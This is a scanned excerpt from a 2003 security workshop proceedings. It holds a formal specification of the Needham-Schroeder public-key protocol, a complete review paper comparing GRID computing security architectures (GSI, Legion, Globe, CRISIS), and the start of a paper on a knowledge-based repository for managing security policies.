15. Focardi, R. and Gorrieri, R.: The Compositional Security Checker: A tool for the Verification of Information Flow Security Properties. *IEEE Transactions on Software Engineering*, 23(9) (1997) 550–571
16. Focardi, R., Gorrieri, R., and Martinelli, F.: NonInterference for the Analysis of Cryyptographic Protocols. In *Proc. of the ICALP'00*. Springer-Verlag (2000)
17. Focardi, R. and Martinelli, F.: A Uniform Approch for the Definition of Security Properties. In *Proc. of Congress on Formal Methods (FM'99)*, volume 1708 of *Lecture Notes in Computer Science*. Springer-Verlag (1999) 794–813
18. Gordon, A.D. and Jeffrey, A.: Authenticity by Typing for Security Protocols. In *Proc. 14th IEEE Computer Security Foundations Workshop (CSFW 2001)*. IEEE Computer Society (2001) 145–159
19. Meadows, C.A.: The NRL protocol analyzer: an overview. In *Proc. of the 2nd International Conference on the Practical Application of PROLOG* (1994)
20. Miller, D.: Higher-order quantification and proof search. In *Proceedings of the AMAST confrerence*, LNCS. Springer (2002)
21. Milner, R.: *Communication and Concurrency*. International Series in Computer Science. Prentice Hall (1989)
22. Milner, R.: *Communicating and Mobile Systems: the π-Calculus*. Cambridge University Press (2000)
23. Milner, R., Parrow, J., and Walker, D.: A Calculus of Mobile Processes, I and II. *Information and Computation*, 100(1) (1992) 1–40
24. S. Schneider. Security properties and CSP. In *Proc. of the IEEE Symposium on Research in Security and Privacy* (1996) 174–187
25. Schneider, S.: Verifying Authentication Protocols in CSP. *IEEE Transaction on Sofware Engineering*, 24(8) (1998) 743–758
26. Thayer, J., Herzog, J., and Guttman, J.: Honest ideals on strand spaces. In *Proc. of the 11th IEEE Computer Security Foundations Workshop (CSFW '98)*, Washington – Brussels – Tokyo. IEEE (1998) 66–78
27. Thayer, J., Herzog, J., and Guttman, J.: Strand spaces: Why is a security protocol correct? In *Proc. of the 19th IEEE Computer Society Symposium on Research in Security and Privacy* (1998)

A The Needham-Schroeder Public-Key Protocol

To help understand the detail of the specification and of the mappings, we will analyze an example, consisting of the following classical protocol:

$$\begin{array}{l} A \longrightarrow B : \{A, N_A\}_{K_B} \\ B \longrightarrow A : \{B, N_A, N_B\}_{K_A} \\ A \longrightarrow B : \{N_B\}_{K_B} \end{array}$$

A.1 NSPK in $\mathbf{MSR}_P$

The MSR_P specification of this protocol will consist of the rule-set $\mathcal{R}_{\mathrm{NSPK}} = (\mathcal{R}_A, \mathcal{R}_B)$. $\mathcal{R}_A$ and $\mathcal{R}_B$ implement the roles of the initiator (A) and the responder (B) respectively. They are given as follows:

$$\mathcal{R}_A \begin{cases} \tilde{\pi}(\boldsymbol{A}) & \to \exists N_A.\tilde{\pi}(\boldsymbol{A}), & A_0(\boldsymbol{A}, N_A) \\ A_0(\boldsymbol{A}, N_A) & \to N(\{A, N_A\}_{K_B}), & A_1(\boldsymbol{A}, N_A) \\ A_1(\boldsymbol{A}, N_A), \quad N(\{B, N_A, N_B\}_{K_A}) & \to & A_2(\boldsymbol{A}, N_A, N_B) \\ A_2(\boldsymbol{A}, N_A, N_B) & \to N(\{N_B\}_{K_B}), & A_3(\boldsymbol{A}, N_A, N_B) \end{cases}$$

$$\mathcal{R}_B \begin{cases} \tilde{\pi}(\boldsymbol{B}) & \to \exists N_B.\tilde{\pi}(\boldsymbol{B}), & B_0(\boldsymbol{B}, N_B) \\ B_0(\boldsymbol{B}, N_B), \quad N(\{A, N_A\}_{K_B}) & \to & B_1(\boldsymbol{B}, N_B, N_A) \\ B_1(\boldsymbol{B}, N_B N_A) & \to N(\{B, N_A, N_B\}_{K_A}), & B_2(\boldsymbol{B}, N_B, N_A) \\ B_2(\boldsymbol{B}, N_B, N_A), \; N(\{N_B\}_{K_B}) & \to & B_3(\boldsymbol{B}, N_B, N_A) \end{cases}$$

where:
$$\begin{array}{l} \boldsymbol{A} = (A, B, K_A, K'_A, K_B) \\ \boldsymbol{B} = (B, A, K_B, K'_B, K_A) \end{array}$$
$$\tilde{\pi}(X, Y, K_X, K'_X, K_Y) = \mathtt{Pr}(X), \mathtt{PrK}(X, K'_X), \mathtt{PbK}(Y, K_Y), \mathtt{Kp}(K_X, K'_X)$$

In addition, we assume the state portion of a configuration consists of:

$$\underbrace{\tilde{\pi}(a, b, k_a, k'_a, k_b), \tilde{\pi}(b, e, k_b, k'_b, k_e), \tilde{\pi}(e, a, k_e, k'_e, k_a)}_{\tilde{\pi}}, \underbrace{I(e), I(k_e), I(k'_e)}_{\tilde{I}} \underbrace{}_{\tilde{N}} \underbrace{}_{\tilde{A}}$$

where a, b, e, $k_{\_}$ and $k'_{\_}$ are constants (e stands for the intruder).

A.2 NSPK in $\mathbf{PA}_P$

$$NSPK = P_{!net} \parallel Q_{!I} \parallel P_{!A} \parallel P_{!B} \parallel Q_{!\pi} \parallel Q_{I_0}$$

$P_{!net}$ and $Q_{!I}$ have already been defined. The other processes are as follows:

- $P_{!A} = !\tilde{\pi}(\boldsymbol{A}).\nu N_A.\overline{N_i}(\{A, N_A\}_{K_B}).N_o(\{B, N_A, N_B\}_{K_A}).\overline{N_i}(\{N_B\}_{K_B}).0$.
- $P_{!B} = !\tilde{\pi}(\boldsymbol{B}).\nu N_B.N_o(\{A, N_A\}_K).\overline{N_i}(\{B, N_A, N_B\}_{K_A}).N_o(\{N_B\}_{K_B}).0$
  where, as for MSR_P, $\boldsymbol{A} = (A, B, K_A, K'_A, K_B)$ and $\boldsymbol{B} = (B, A, K_B, K'_B, K_A)$, and $\tilde{\pi}(X, Y, K_X, K'_X, K_Y)$ inputs each of the object in $\tilde{\pi}(X, Y, K_X, K'_X, K_Y)$ (see A.1). More precisely, it is defined as

$$\mathtt{Pr}(X).\mathtt{PrK}(X, K'_X).\mathtt{PbK}(Y, K_Y).\mathtt{Kp}(K_X, K'_X) .$$

- $Q_{!\pi} = Q_{\tilde{\pi}(a,b,k_a,k'_a,k_b)} \parallel Q_{\tilde{\pi}(b,e,k_b,k'_b,k_e)} \parallel Q_{\tilde{\pi}(e,a,k_e,k'_e,k_a)}$
  where $Q_{\tilde{\pi}(X,Y,K_X,K'_X,K_Y)}$ is the parallel composition of simple replicated processes that output each object in $\tilde{\pi}(X, Y, K_X, K'_X, K_Y)$ on channel π:

$$!\overline{\mathtt{Pr}}(X).0 \parallel !\overline{\mathtt{PrK}}(X, K'_X).0 \parallel !\overline{\mathtt{PbK}}(Y, K_Y).0 \parallel !\overline{\mathtt{Kp}}(K_X, K'_X).0 .$$

- $Q_{I_0} = \overline{I}(e).0 \parallel \overline{I}(k_e).0 \parallel \overline{I}(k'_e).0$.

GRID Security Review

Lazaros Gymnopoulos[1], Stelios Dritsas[2],
Stefanos Gritzalis[1], and Costas Lambrinoudakis[1]

[1] Department of Information and Communication Systems Engineering
University of the Aegean, GR-832 00 Samos, Greece
{lazaros.gymnopoulos,sgritz,clam}@aegean.gr
[2] Department of Informatics, Athens University of Economics and Business
76 Patission St., GR-104 34 Athens, Greece
sdritsas@aueb.gr

Abstract. A Computational GRID is a collection of heterogeneous computing resources spread across multiple administrative domains, serving the task of providing users with an easy access to these resources. Taking into account the advances in the area of high-speed networking, but also the increased computational power of current micro-processors, Computational GRIDs or meta-systems have gradually become more popular. However, together with the advantages that they exhibit they are also contributing to several problems associated with the design and implementation of a secure environment. The conventional approach to security, that of enforcing a single, system-wide policy, cannot be applied to large-scale distributed systems. This paper analyzes the security requirements of GRID Computing and reviews a number of security architectures that have been proposed. Furthermore, these architectures are evaluated in terms of addressing the major GRID security requirements that have been identified.

1 Introduction

Distributed Computing is all about harnessing unused computing resources, from across a computer network, so as to address workload challenges posed by demanding computer applications. During the last decade, Distributed Computing has matured from the notion of simple workload balancing to a ubiquitous solution that has been embraced by some of the world's leading organizations across multiple industry sectors.

While Distributed Computing harnessed the full potential of existing computer resources by effectively matching the supply of processing cycles with the demand created by applications, even more importantly it has paved the way for GRID Computing. As I. Foster, C. Kesselman and S. Tuecke state: "GRID Computing has emerged as an important new field, distinguished from conventional Distributed Computing by its focus on large-scale resource sharing, innovative application, and in some cases, high performance orientation" [1].

Although GRID Computing has, since mid 90's, gained the commercial, as well as the scientific, interest, its exact definition is not yet clear. According to I. Foster and C. Kesselman: "A Computational GRID is a hardware and software infrastructure that provides dependable, consistent, pervasive and inexpensive access to high-end computational capabilities" [2]. GRID Computing is concerned with coordinated resource

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 100–111, 2003.

sharing and problem solving in dynamic, multi-institutional virtual organizations. That sharing is not primarily file exchange but rather direct access to computers, software, data and other resources [1].

GRID Computing is primarily a user beneficial notion, some of the benefits being the following:

- Organizations, as well as end users, are enabled to aggregate resources with an entire IT infrastructure no matter where in the world they are located.
- Organizations can dramatically improve the quality and speed of the products they deliver, while reducing IT costs.
- Companies are enabled to access and share remote databases and data repositories. This is especially beneficial to the life sciences and engineering research communities.
- Widely dispersed organizations can easily collaborate on projects through their ability to share everything.
- A more robust and resilient IT infrastructure can be created. Such an infrastructure can respond better to minor or major disasters.
- Idle processing cycles in several desktop PCs distributed in various locations across multiple time zones can be harnessed.

Although, the establishment, management and exploitation of dynamic, cross-organizational GRID Systems require full interoperability and scalability, the security concern is also of great importance. The reason is that distributed applications are by definition more vulnerable than conventional ones since there are substantially more targets to attack in order to impact a single application [3].

Securing a Computational GRID that may be accessed by hundreds, or even, thousands of users, is critical. In this paper we present a review and an evaluation of the security architectures and mechanisms, which have been proposed for that purpose. In section 2 we emphasize on the security challenges as well as the security requirements in GRID Computing, in section 3 we present a review of existing security architectures and mechanisms and we evaluate them in terms of the above-mentioned requirements. Finally, in section 4 we conclude the paper.

2 Security Challenges and Requirements in GRID Computing

The overall motivation for GRID Computing is to enable access to, and sharing of, resources and services across wide area networks. This motivation incorporates known security challenges and requirements but also introduces new, thus necessitating the development of security architectures for the GRID.

2.1 Security Challenges

The security challenges in GRID environments can be categorized as follows [4]:

1. *Integration.* In order to build secure GRID Systems, the mechanisms being employed must be flexible and dynamic so as to facilitate the integration of security architectures and models implemented across platforms and hosting environments.

2. *Interoperability.* GRID services that traverse multiple domains and hosting environments need to be able to interact with each other, thus introducing the need for interoperability at protocol, policy and identity level.
3. *Trust relationships.* In order to solve the trust relationship problem in a GRID environment, it is necessary to support mechanisms for defining, managing and enforcing trust policies among the participants in a GRID System.

2.2 Security Requirements

The security challenges presented in the previous subsection lead to specific security requirements. These requirements may differ amongst GRID Systems, depending on the defined security policies and the type of applications and services used. The most important security requirements are [2], [4]:

- *Confidentiality.* Ensure non-disclosure of messages traveling over the network, to unauthorized entities.
- *Integrity.* Ensure that recipient entities may detect unauthorized changes made to messages.
- *Privacy.* Allow both a service or resource requestor and provider to define and enforce privacy policies.
- *Identification.* Associate each entity with a unique identifier.
- *Authentication.* Verify the identity of a participant entity to an operation or request.
- *Single logon.* Relieve an entity that has successfully completed the authentication process once, from the need to participate in re-authentication upon subsequent accesses to other participant systems in the GRID.
- *Authorization.* Allow for controlling access to resources or services based on authorization policies attached to each entity (e.g. resource or service).
- *Delegation.* Allow transfer of privileges (e.g. access rights) between entities.
- *Assurance.* Provide means to qualify the security level that can be expected from a hosting environment.
- *Autonomy.* Allow entities to have full control over their local security policies without compromising the overall GRID System's security.
- *Policy exchange.* Allow entities to dynamically exchange security policy information (e.g. authentication requirements).
- *Firewall traversal.* Provide mechanisms for traversing firewalls between administrative boundaries.
- *Secure logging.* Provide all services, including security services themselves, with facilities for time stamping and secure logging.
- *Manageability.* Provide the appropriate tools for managing security mechanisms and policies.

3 GRID Security Architectures

Security is critical for the widespread deployment and acceptance of Computational GRIDs. Although several security architectures for the GRID environment have been

proposed, none of them fulfills in a satisfactory way the entire list of security requirements.

This section provides an overview of existing security architectures, evaluating each of them in terms of the security issues raised in section 2. More specifically, the security mechanisms that each architecture implements are associated with the security requirements that they fulfill, commenting on their effectiveness, maturity and trust.

3.1 The Security Architecture for Open GRID Services

3.1.1 The Open GRID Services Architecture (OGSA)

The Open GRID Services Architecture (OGSA) is the result of research work aiming to produce a GRID system architecture that integrates GRID and Web services, concepts and technologies. An initial set of technical specifications has been proposed by the Globus Project and IBM, and has been recently put forward at the Global GRID Forum for discussion and refinement. At the same time, a strategy for addressing security issues within the OGSA is being developed aiming to comprise the security architecture for OGSA.

3.1.2 Proposed Security Architecture

The efforts described above led to an important conclusion regarding the proposed security architecture for OGSA: Abstraction of security components in a single security model is the only way to give organizations the necessary breathing space so as to be able to utilize existing investments in security technologies while communicating with others in a GRID environment.

Therefore, the basic principles that should underlie the GRID security model are [4]:

- developing a security model to secure GRID services in general, and
- developing security specific services built to provide the necessary functionality.

To fulfil the above basic principles, the GRID security model should take into account several aspects of GRID services invocation. This is possible through the various components of the GRID Security Model (Fig. 1).

3.2 GRID Security Infrastructure (GSI)

3.2.1 The Globus Toolkit

The Globus Toolkit was developed under the Globus Project, a research effort that introduces fundamental technologies required for building GRIDs. This toolkit comprises a set of components that implement basic services for security, resource allocation, resource management etc. GRID Security Infrastructure or GSI is the name given to Globus security services.

3.2.2 Proposed Security Architecture

I. Foster et al. proposed in 1998 a security architecture for Computational GRIDs [5]. This work constitutes the base of many GRID security architectures that were proposed later on, one of them being the GSI. Next we present the basic features of the GSI [8] [9].




Fig. 1. Components of the GRID Security Model [4]

Certificates constitute a central concept in GSI authentication as every entity on the GRID (e.g. user, process, resource) is identified by an X.509 certificate. Each certificate includes a key pair and must be signed by a Certification Authority (CA) in order to verify and validate the binding between the entity and the key pair.

GSI uses the Transport Layer Security (TLS) protocol for mutual authentication, although the use of Secure Socket Layer (SSL) is also possible. In both cases GSI must convert the global identity of involved parties in order to be recognizable to each local naming structure that a remote site may use, like login name or Kerberos. By default GSI does not establish encrypted communication, although the provision of that feature is very simple if confidentiality is required.

An entity may delegate a subset of its rights to another entity by creating a temporary identity called a proxy. The proxy holds a temporary certificate signed by the user or a previous proxy in order to achieve authentication to remote sites. This situation creates a chain of signatures terminating with the CA, which issued the initial certificate. The duration of the proxy's life is limited in order to control the use of resources.

GSI architecture enables the "single sign-on" procedure for each user on the GRID and allows entities to access remote resources on behalf of the user. Additionally, this architecture does not require changing the local security infrastructure and policy in each site that the GRID spans.

3.3 The Legion Security Architecture

3.3.1 The Legion System

The Legion project, developed at the University of Virginia, is an attempt to provide GRID services that create the illusion of a virtual machine. This virtual machine addresses key GRID issues such as scalability, programming ease, fault tolerance, security and site autonomy. The realization of the virtual machine illusion is achieved through the implementation of a middleware level right above the current local oper-

ating system. Legion is an object-oriented meta-system and, thus, is based on the principles of the object-oriented paradigm like inheritance, encapsulation and polymorphism [2] [6].

3.3.2 Proposed Security Architecture

The basic unit in a Legion system is the object. Each entity in the system, for example processes, users, resources etc. is represented by an object. In order to provide security in such a system one has, primarily, to protect these objects as well as the communication among them.

The Legion Security Architecture is based on the following principles [6, 7]:

- The installation of Legion at a site should not compromise that site's security policies and goals.
- Legion must be configurable to the security needs of different organizations.
- Objects must have flexible access control mechanisms for authorizing and denying method calls.
- Legion should protect identities, as well as, minimize the dispersion of authority that delegation causes.
- The protection of integrity and privacy of underlying communications between objects must be guaranteed.

In general, the primary goal for the Legion security architecture is to enable participants in a GRID system to expose their resources in a manner compliant with their local policies. Next, we present the basic security mechanisms and policies that are used by the Legion Security Architecture towards this goal [7].

3.3.2.1 Identity

Identity is important to higher-level security services, such as access control, and is based on a unique, location-independent, Legion Object Identifier (LOID). By default the Legion Security Architecture stores an RSA key pair in one of the LOID's fields. This pair protects confidentiality and integrity of object communications through encryption and digital signatures respectively. In fact, a LOID includes an empty, unsigned X.509 certificate, which contains the key pair mentioned above. The X.509 certificate structure is used for two reasons: firstly, to enable the encoding of the key pair in a standard way and, secondly, to provide the infrastructure for the incorporation of Certification Authorities on demand of the local system. By integrating keys into LOIDs, Certification Authorities are rendered unnecessary although such an authority is still useful for establishing user identities, as well as, eliminating some kinds of public keys tampering.

3.3.2.2 Credentials

In a distributed object system the user may access resources indirectly thus requiring corresponding objects to be able to perform actions on his behalf. Though intermediate objects could, in principle, be given the user's private key, the risk involved is high. In order to eliminate that risk, Legion provides issuing of credentials to objects. A credential is a list of rights granted by the user to a specific object for a specific period of time. The latest poses a major concern as it actually defines the period during which a credential is vulnerable to theft or abuse. The shorter the period the less ease of use but the more secure way and vice versa.

3.3.2.3 Authentication

Authentication in the Legion system is realized through the use of credentials. When a requestor object wants to communicate with a target object then it casts an authentication credential, which is nothing more than the LOID of the target object signed by the requestor object.

3.3.2.4 Access Control

In a Legion system, access is the ability to call a method on an object. Access control is decentralized and each object is responsible for enforcing its own access control policy. In general all method calls to an object must first pass through the access control procedure (called "the MayI layer") before the target method (member function) is invoked. Only if the caller has the appropriate rights for the target method will the access control allow the method invocation to proceed.

3.3.2.5 Communications

A method call from one object to another can consist of multiple messages. These messages use one of a number of underlying transport layers (UDP/IP, TCP/IP) or platform-specific message passing services and must be transmitted without their unauthorized disclosure or modification occurring. A message may be sent three ways: in the *clear mode*, in *protected mode* or in *private mode*. In clear mode no encryption or other security mechanism is applied to the message. In protected mode a message digest is generated in order to protect its integrity. Finally, in private mode the message is encrypted.

3.3.2.6 Object Management

As stated in section 3.3.1 the Legion system is implemented as a middleware over existing operating systems that have their own security mechanisms and policies. Therefore, it is crucial for the Legion system to be implemented in such a way that ensures its security policies and the OS's security policies do not compromise each other.

3.4 The Globe Security Architecture

3.4.1 Globe

Globe stands for *Gl*obal *O*bject *B*ased *E*nvironment. As its name reveals it is a wide-area distributed system, which was developed in order to constitute a middleware level between the operating system and the application level, exactly as Legion does. The main characteristics of the Globe system are [10]:

- It is a uniform model for the support of distributed systems.
- It supports a flexible implementation framework.
- It is highly scalable.

Globe is based on Distributed Shared Objects (DSOs). A DSO is formed by the replication of a local object, which resides in a single address space to other address spaces, and is identified by a unique Object ID (OID). Each local object consists of five sub-objects: Semantics, Control, Replication, Communication and Security sub-

object. Each copy of the local object stores all or part of the DSO's state (in the Semantics sub-object) and is called a ***replica object***. Sometimes a replica object does not store the DSO's state at all but simply forwards the user requests to replicas that can execute them in which case it is called a ***user proxy***.

Each user or programmer in a local system interacts with the DSO in the same way as if the original local object was stored in the local system. Separate sub objects of local objects control replication of local objects and communication between them, while the semantics sub object implements the main functionality of the local objects. The DSO notion is important as it gives the Globe objects the ability to be shared amongst different systems that form a wide area network in excess of their normal ability to be shared amongst the users of the same system [10].

3.4.2 Proposed Security Architecture

During the initial development phase of the Globe Security Architecture, security issues concerning wide-area distributed systems were categorized in three major groups [11]:

- *Secure binding*. Verification of the local and replica objects being part of a certain DSO and association of the DSO to real world entities.
- *Platform security*. Protection of hosts from malicious mobile code and protection of mobile code from malicious hosts.
- *Secure method invocation*. User authentication and access control, communications protection and reverse access control (verification of replica objects trustworthiness).

The Globe Security Architecture is based on public key cryptography and digital certificates in order to address the above issues. In detail, DSOs, replicas and users are assigned public/private key pairs in order to be identified and are granted permissions through the use of the above-mentioned certificates. Next, we present the means through which Globe security architecture addresses the above mentioned issues [11].

3.4.2.1 Secure Binding

As mentioned above, secure binding is concerned with securely associating a DSO to its public key, a replica to corresponding DSO and a DSO to corresponding real world entity. Secure association of a DSO to its public key is achieved through public key integration with the OID. The second issue is addressed by looking at the OID, at the replica certificate and its administrative certificate chain. Finally, the individual clients are responsible to establish a secure name binding for the DSOs they are using although external trust authorities could mediate this.

3.4.2.2 Platform Security

Platform security is concerned with the protection of hosts from malicious mobile code and the protection of mobile code from malicious hosts. The former issue is addressed with the use of the java "sand boxing" technique in combination with code signing while the later is addressed with the use of the reverse access control mechanism or state signing.

3.4.2.3 Secure Method Invocation
Firstly, let's clarify the concept of secure method invocation. A method invocation *M* issued by a user *U* and to be executed on a replica object *R* is said to be secure if the following conditions are met [11]:

- *U* is allowed to invoke *M* under the DSO's security policy,
- *R* is allowed to execute *M* under the DSO's security policy, and
- all the network communication between U and R takes place through a channel that preserves data integrity origin and destination authenticity and, possibly, also confidentiality.

Users can invoke methods on a DSO by simply calling those methods on their corresponding proxies. Then the replication, communication and security sub objects of their proxies work together to transform the users' requests into remote method invocations, send them to appropriate replicas allowed to handle them, wait for the returned values and present these values to the users.

3.5 CRISIS

CRISIS is the security component for WebOS, a system that extends OS services such as security, remote process execution, resource management, and named persistent storage to support wide area distributed application.

3.5.1 Web OS

WebOS is a system developed at the University of Berkeley in order to extend conventional OS functionality in such a way as to simplify the use of geographically dispersed resources. The main features of WebOS are [12]:

- *Resource discovery.* Includes mapping a service name to multiple servers, balancing load among available servers, and maintaining enough state to perform fail over if a server becomes unavailable.
- *Wide area file system.* Extension of existing distributed file systems to wide area applications running in a secure HTTP name space.
- *Security and authentication.* Define a trust model providing both security guarantees and an interface for authenticating the identity of principals.
- *Process control.* Authenticate the identity of the requester and determine if the proper access rights are held while, at the same time, ensure that the process does not violate local system integrity and it does not consume more resources than the local system administrator permits.

3.5.2 Proposed Security Architecture

CRISIS assumes the presence of three basic entities, namely, *principals*, sources for requests such as machines or users, *objects*, representing global recourses, and *reference monitors*, processes that determine whether or not to grand a given request. [13]

All statements in CRISIS, including statements of identity, statements of privilege, and transfer of privilege are encoded in X.509 certificates. These certificates are

signed by the principal making the statement and then counter-signed by a principal of the signer's choosing. CRISIS employs two basic types of certificates: *identity certificates* (authentication and authorization) and *transfer certificates* (delegation).

CRISIS consists of a series of remote nodes (local systems). A *security manager* and *resource providers* run in each node. There are three kinds of resource providers each with its own set of reference monitors: *process managers*, that are responsible for executing jobs on requested nodes, *WebFS Servers*, that implement a cache coherent global file system, and *certification authorities*, that take requests for creating identity certificates.

In CRISIS all programs execute in the context of a *security domain*. A security domain is formed by the association of a login shell in a remote node with a set of certificates transmitted by the principal's home node/domain. Security managers are responsible for mediating access to all local resources and for mapping the above-mentioned credentials to security domains. In addition each principal in CRISIS can create roles that are principals granted a subset of his privileges (delegation).

3.6 GRID Security Architectures' Evaluation

In the current subsection we present a comparative evaluation of the Security Architectures presented above, in terms of addressing the security requirements posed in section 2 (Table 1). It should be noted that the aforementioned evaluation is of an empirical nature and does not involve certain metrics.

Table 1. GRID Security Architectures' Evaluation

Security Requirement	*GSI*	*Legion Security Architecture*	*Globe Security Architecture*	*CRISIS*
Confidentiality	High	High	Medium	High
Integrity	High	High	Medium	High
Privacy	High	Medium	Medium	Medium
Identification	High	High	High	High
Authentication	High	High	High	High
Single logon	High	Low	Low	Low
Authorization	Medium	High	High	High
Delegation	Medium	Medium	Medium	High
Assurance	Low	Low	High	Medium
Autonomy	High	High	High	Medium
Policy exchange	Low	Low	Low	Low
Firewall traversal	Low	Low	Low	Low
Secure logging	Low	Low	Low	Low
Manageability	Low	Low	Medium	Medium

One would note that only four of the five Security Architectures described are evaluated in the above Table. This is due to the fact that Open GRID Services Architecture and, thus, the corresponding Security Architecture, are currently in the phase of specifications. For this reason, an evaluation effort would be unwise. Such an evaluation will be possible only for specific implementations of the OGSA.

4 Conclusions

During the last decade the notion of GRID Computing has emerged from that of Distributed Computing. GRID architectures form the next logical step in computing infrastructure following a path from standalone systems to tightly linked clusters, enterprise-wide clusters and geographically dispersed computing environments. Although such architectures can be characterized as state-of-the-art technology, they are, at the same time, a major contributor to some of the problems associated with the design and implementation of a secure environment, especially when combined with the continuously increasing user mobility. By allowing users to access services from virtually anywhere, the universe of ineligible people who may attempt to harm the system is dramatically expanded.

Several security architectures have been described in the literature, some of them being evaluated in section 3 of this paper. The aim was to investigate to what extend the GRID security requirements (presented in section 2) were fulfilled by these architectures. The evaluation results were presented in *Table 1*.

It has been revealed that none of the proposed security architectures fulfill, in an acceptable way, the entire list if GRID security requirements. However, this is not unexpected since the area of 'GRID Security' is still in very early stages. Nevertheless, several security requirements are fulfilled through various security mechanisms. For instance, strong encryption mechanisms have been employed for ensuring the confidentiality, integrity and availability of information (GSI), intelligent techniques have been developed for identifying and authorizing entities (e.g. Legion, Globe), while some of the proposed architectures deal more successfully with elaborate security issues such as firewall traversal (e.g. OGSA security architecture).

References

1. Foster, I., Kesselman, C., Tuecke, S.: The Anatomy of the GRID. Enabling Scalable Virtual Organizations, International J. Supercomputer Applications, 15(3) (2001)
2. Foster, I., Kesselman, C.: The GRID: Blueprint for a Future Computing Infrastructure. Morgan Kaufman (1999)
3. Johnston, W.E., Jackson, K.R., Talwar S.: Overview of security considerations for computational and data GRIDs. In: Proceedings of the 10th IEEE International Symposium on High Performance Distributed Computing (2001)
4. Nagaratnam, N., Janson P., Dayka, J., Nadalin, A., Siebenlist, F., Welch, V., Foster, I., Tuecke, S.: The Security Architecture for Open GRID Services. Technical Paper, Open GRID Service Architecture Security Working Group (OGSA-SEC-WG) (July 2002)
5. Foster, I., Kesselman, C., Tsudik, G., Tuecke, S.: A Security Architecture for Computational GRID. In the Proceedings of the 5th ACM Conference on Computer and Communications Security Conference (1998) 83–92
6. Chapin, S., Wang, C., Wulf, W., Knabe, F., Grimshaw, A.: A New Model of Security for Metasystems. Future Generation Computer Systems, Vol. 15 (5–6) (1999) 713–722
7. Ferrari, A., Knabe, F., Humphrey, M., Chapin, S., Grimshaw, A.: A Flexible Security System for Metacomputing Environments. Technical Report CS-98-36, Department of Computer Science, University of Virginia (December 1998)
8. Butler, R., Engert, D., Foster, I., Kesselman, C., Tuecke, S., Volmer, J., Welch, V.: A National-Scale Authentication Infrastructure, IEEE Computer, 33(12) (2000) 60–66

9. Tuecke, S.: GRID Security Infrastructure Roadmap. Internet Draft (February 2001)
10. van Steen, M., Homburg, P., Tanenbaum, A.S.: Globe: A Wide-Area Distributed System, IEEE Concurrency (January-March 1999) 70–78
11. Popescu, B.C., van Steen, M., Tanenbaum, A.S.: A Security Architecture for Object-Based Distributed Systems. In the Proceedings of the 18th Annual Computer Security Applications Conference, Las Vegas, NV (December 2002)
12. Vahdat, A., Anderson, T., Dahlin, M., Culler, D., Belani, E., Eastham, P., Yoshikawa, C.: WebOS: Operating System Services For Wide Area Applications. In the Seventh IEEE Symposium on High Performance Distributed Computing (July 1998)
13. Belani, E., Vahdat, A., Anderson, T., Dahlin, M.: The CRISIS Wide Area Security Architecture. In the Proceedings of the 1998 USENIX Security Symposium (January 1998)

A Knowledge-Based Repository Model for Security Policies Management

Spyros Kokolakis[1], Costas Lambrinoudakis[1], and Dimitris Gritzalis[2]

[1]Dept. of Information and Communication Systems Engineering
University of the Aegean, Samos GR-11472, Greece
{sak,clam}@aegean.gr
[2]Dept. of Informatics, Athens University of Economics & Business
76 Patission St., Athens GR-10434, Greece
dgrit@aueb.gr

Abstract. Most organizations currently build customized security policies by extending the principles and guidelines suggested by generic security policies. This method cannot guarantee that the resulting policies are compatible, neither it can ensure that the resulting protection levels are equivalent. We introduce a Security Policies Repository (SPR), which consists of a knowledge base, storing multiple security policies in a structured way. The SPR facilitates the juxtaposition of security policies, in order to detect, analyze, and resolve conflicts, and to compare and negotiate the protection level of each of the co-operating information systems. Reconciliation of security policies is achieved by means of developing mutually accepted meta-policies.

1 Introduction

1.1 The Case of Co-operating Healthcare Information Systems

Co-operation among organizations often appears as a prerequisite for increasing competitiveness and effectiveness in both the public and private sectors of the economy. Interorganizational co-operation entails Information Systems (IS) co-operation, which usually goes far beyond the mere exchange of data through data networks.

Our research was triggered by the fact that nowadays the exchange of information between Health Care Establishments (HCE) has become a requirement. This is a special case of IS co-operation, with particular privacy-focused and security-related characteristics:

- Healthcare Information Systems (HIS) process medical data. This type of data must be complete and accurate, otherwise peoples' health and life are at risk. Therefore, the protection of medical data integrity is judged to be an essential requirement for any HIS.
- Medical data should be accessible and ready for immediate use, especially in cases of emergency. Thus, availability of data is an essential requirement.
- Many countries have put in force privacy legislation with strict rules regarding the collection and processing of sensitive data, including medical data. Furthermore, the physician-to-patient relationship is jeopardized when people do not trust that their personal health information will be kept confidential, and that these data will not be utilized for purposes other than medical.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 112–121, 2003.

The increased mobility of patients and doctors, in conjunction with the existence of medical groups consisting of medical doctors, hospitals, medical centers and insurance companies, pose significant difficulties on the management of patients' medical data. Inevitably this will affect the quality of the health care services provided except if an efficient co-operation scheme among health organizations is established.

Moreover, it is a normal procedure today that several HCE maintain a common database for collecting and processing information (e.g. cancer registers, diabetic registers, etc.) for research or educational purposes. Although the "need" and "trend" for co-operation is clear and well understood, things are not straightforward due to factors such as the different cultures of different countries, the incompatibility of healthcare systems, or certain deviations in legislation.

Co-operation among HIS requires: (a) interoperability and (b) equivalent security and privacy levels. The work on the development of standards has a significant contribution towards HIS interoperability, through the provision of common message formats and medical record architectures.

